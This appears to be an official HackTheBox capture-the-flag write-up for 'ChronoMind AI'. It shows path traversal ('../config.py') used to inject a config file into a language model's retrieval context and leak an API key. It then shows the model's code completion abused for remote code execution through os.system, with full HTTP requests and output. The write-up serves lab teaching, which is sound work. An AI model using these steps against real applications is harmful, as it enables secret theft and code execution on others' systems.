



HACKTHEBOX



ChronoMind AI

13th May 2024 / Document No. D22.102.xx

Prepared By: Rayhan0x01

Challenge Author(s): Rayhan0x01

Difficulty: **Easy**

Classification: Official

Synopsis

- The challenge involves exploiting a language model to leak sensitive information by performing LM context injection with path traversal, and abusing the LM code completion feature to generate code for RCE.

Skills Required

- HTTP requests interception via proxy tools, e.g., Burp Suite / OWASP ZAP.
- Basic understanding of machine learning language models.
- Basic understanding of path traversal and remote code execution.


Skills Learned

- LM context injection with path traversal on AI web application.
- Abusing LM code completion feature to generate code for RCE.


Solution

Application overview

The application homepage displays three options: Weapon Systems, Location Intelligence, and Communication Systems.



If we pick any of the three options, we are then presented with a ChatGPT like interface:



If we submit one of the examples as a prompt, we get a response just like the ChatGPT:



The application is also capable of answering very basic questions related to the real world:



Source Code Review


If we review the [challenge/api.py](#) file, the language model in-use by the `languagemodels` wrapper library is `LaMini-Flan-T5-248M`:

```
import languagemodels as lm


... snip ...

lm.config['instruct_model'] = 'LaMini-Flan-T5-248M'
lm.config['max_tokens'] = 400
```

This language model has only 248 million parameters, so the output is expected to be basic compared to larger models with billions of parameters.


Hugging Face

Models Datasets


LaMini-Flan-T5-248M
like 57

Text2Text Generation
Transformers
PyTorch
English
t5
generated_from_trainer
instruction fine-tuning

Inference Endpoints
text-generation-inference
arxiv:2304.14402
License: cc-by-nc-4.0

Model card
Files and versions
Community 7



LaMini-LM: A Diverse Herd of Distilled Models from Large-Scale Instructions



LaMini-Flan-T5-248M

Model License **CC BY NC 4.0**

This model is one of our LaMini-LM model series in paper "[LaMini-LM: A Diverse Herd of Distilled Models from Large-Scale Instructions](#)". This model is a fine-tuned version of [google/flan-t5-base](#) on [LaMini-instruction dataset](#) that contains 2.58M samples for instruction fine-tuning. For more information about our dataset, please refer to our [project repository](#).

You can view other models of LaMini-LM series as follows. Models with ☆ are those with the best overall performance given their size/architecture, hence we recommend using them. More details can be seen in our paper.

When we select a topic from the homepage, the chat room is generated by hitting the `/api/create` endpoint:

```
@router.post("/create")
async def createRoom(response: Response, params: createParams):
    # rate limit room creation
    if Config.createProgress == False:
        Config.createProgress = True
    else:
        return {"message": "A room creation is already in progress"}

    # get knowledge repository
    content = getRepository(params.topic)
```

```

if not content:
    Config.createProgress = False
    return {"message": "Failed to fetch this repository, please try again"}

# clear previous context
lm.docs.clear()

# store the doc
lm.store_doc(content)

# save params
Config.roomID = str(uuid4())

# create session
response.status_code = 201
response.set_cookie("room", Config.roomID)

# room progress is done
Config.createProgress = False
return {"room": Config.roomID, "topic": params.topic}

```

The textual content of the selected topic is then stored as a document, as per the [documentation](#):

def store_doc(doc: str, name: str = "") -> None:

► View Source

Store document for later retrieval

Parameters

- **doc:** A plain text document to store.
- **name:** Optional name for the document. This is used as a chunk prefix.

Examples:

```
>>> store_doc("The sky is blue.")
```

When we ask a question, the answer is generated by hitting the `/api/ask` endpoint:

```

@router.post("/ask")
def ask_gpt(response: Response, chatParams: chatParams, room: str =
Cookie(None)):
    if Config.roomID != room:
        response.status_code = 404
        return {"message": "Room does not exist"}

# get the response
context = lm.get_doc_context(chatParams.prompt)
context = context.split("\n")
context = context[0]

answer = lm.extract_answer(chatParams.prompt, context)

```

```
# return the response
return {"answer": answer}
```

The `lm.get_doc_context` function retrieves relevant chunks from the stored document matching the prompt query:

```
# def get_doc_context(query: str) -> str:
```

[► View Source](#)

Loads context from documents

A string representing the most relevant content from all stored documents will be returned. This may be a blend of chunks from multiple documents.

Parameters

- **query:** Query to compare to stored documents

Returns

Up to 128 tokens of context

Examples:

```
>>> store_doc("Paris is in France.")
>>> store_doc("Paris is nice.")
>>> store_doc("The sky is blue.")
>>> get_doc_context("Where is Paris?")
'Paris is in France.\n\nParis is nice.'
```

Finally, the `lm.extract_answer` function prepares an answer based on the context and the question:

```
# def extract_answer(question: str, context: str) -> str:
```

[► View Source](#)

Extract an answer to a `question` from a provided `context`

The returned answer will always be a substring extracted from `context`. It may not always be a correct or meaningful answer, but it will never be an arbitrary hallucination.

Parameters

- **question:** A question to answer using knowledge from context
- **context:** Knowledge used to answer the question

Returns

Answer to the question.

Examples:

```
>>> context = "There is a green ball and a red box"
>>> extract_answer("What color is the ball?", context).lower()
'...green...'
```

We can also see another API endpoint `/api/copilot/complete_and_run` which requires a valid API key to access:

```
@router.post("/copilot/complete_and_run")
def copilot_complete_and_run(response: Response, params: copilotParams):
    if Config.copilot_key != params.copilot_key:
        response.status_code = 403
        return {"message": "Invalid API key"}

    # get code completion
    completion = lm.code(params.code)
```

```

if not completion.strip():
    return {"message": "Failed to get code completion"}

full_code = params.code + completion.strip()

# return the response
return {"completion": full_code, "result": evalCode(full_code)}

```

The `copilot_key` is defined in the [challenge/config.py](#) file:

```

import os

class Config():
    roomID = None
    createProgress = False
    chatProgress = False
    knowledgePath = f"{os.getcwd()}/repository"
    copilot_key = "REDACTED_SECRET"

```

Since we don't know the `copilot_key` value yet, we can't get access this API endpoint right now.

LM context injection with path-traversal

When a topic is selected, the `getRepository()` function from the [challenge/utils.py](#) file is called with the user-supplied `topic` parameter:

```

def getRepository(topic):
    for suffix in ['', '.md']:
        repoFile = f"{Config.knowledgePath}/{topic}{suffix}"
        print(repoFile)
        if os.path.exists(repoFile):
            return readFile(repoFile)
    return None

```

The code suffers from path traversal vulnerability and can be controlled to read any arbitrary file on the system. We can modify the API request to set the `topic` parameter value to `../config.py`. This will set the context of the chat session to the contents of the [challenge/config.py](#) to leak the API key:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/api/create	HTTP/1.1	1	HTTP/1.1	201	Created
2	Host:	127.0.0.1:1337		2	date:	Mon, 13 May 2024 03:30:22 GMT	
3	User-Agent:	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:125.0) Gecko/20100101 Firefox/125.0		3	server:	uvicorn	
4	Accept:	*/*		4	content-length:	70	
5	Content-Type:	application/json		5	content-type:	application/json	
6	Content-Length:	24		6	set-cookie:	room=d53d8d2e-103d-4be2-8122-67eec591c77b; Path=/; SameSite=lax	
7	Origin:	http://127.0.0.1:1337		7	connection:	close	
8	Connection:	close		8			
9				9	{		
10	{				"room":	"d53d8d2e-103d-4be2-8122-67eec591c77b",	
	"topic":	"../config.py"			"topic":	"../config.py"	
	}				}		


We can then simply ask the language model for the value of the "copilot_key":



With the API key retrieved, we can now access the hidden endpoint for further exploitation.

LM code completion RCE

If we provide the necessary parameters and request the `/api/copilot/complete_and_run` endpoint with a demo code, the user supplied code along with the generated code from the `lm.code` function is executed and returned as a result:



We can see the language model is barely capable of generating any proper code. We can write most of the code, and let the language model generate the bare minimum:

```
import os
cmd = 'id'
# run cmd with system
```

And sure enough it can complete the code with `os.system(cmd)` and give us the executed code output:

Request

Pretty

Raw

Hex

🔍

📄

🔗

☰

1

POST /api/copilot/complete_and_run HTTP/1.1

2

Host: 127.0.0.1:1337

3

User-Agent: python-requests/2.28.1

4

Accept-Encoding: gzip, deflate, br

5

Accept: */*

6

Connection: close

7

Cookie: room=500abb84-97e3-46cf-b50f-ea81ecbfff0c

8

Content-Length: 93

9

Content-Type: application/json

10

{

11

"copilot_key": "9370908424119861",

"code": "import os\nncmd = 'id'\n# run cmd with system\n"

}

Response

Pretty

Raw

Hex

Render

📄

🔗

🔍

1

HTTP/1.1 200 OK

2

date: Mon, 13 May 2024 03:53:09 GMT

3

server: uvicorn

4

content-length: 142

5

content-type: application/json

6

connection: close

7

{

8

"completion":

"import os\nncmd = 'id'\n# run cmd with system\nos.system(cmd)",

"result": "uid=1000(chronon) gid=1000(chronon) groups=1000(chronon)"

}

We can now execute the `/readflag` binary to get the flag.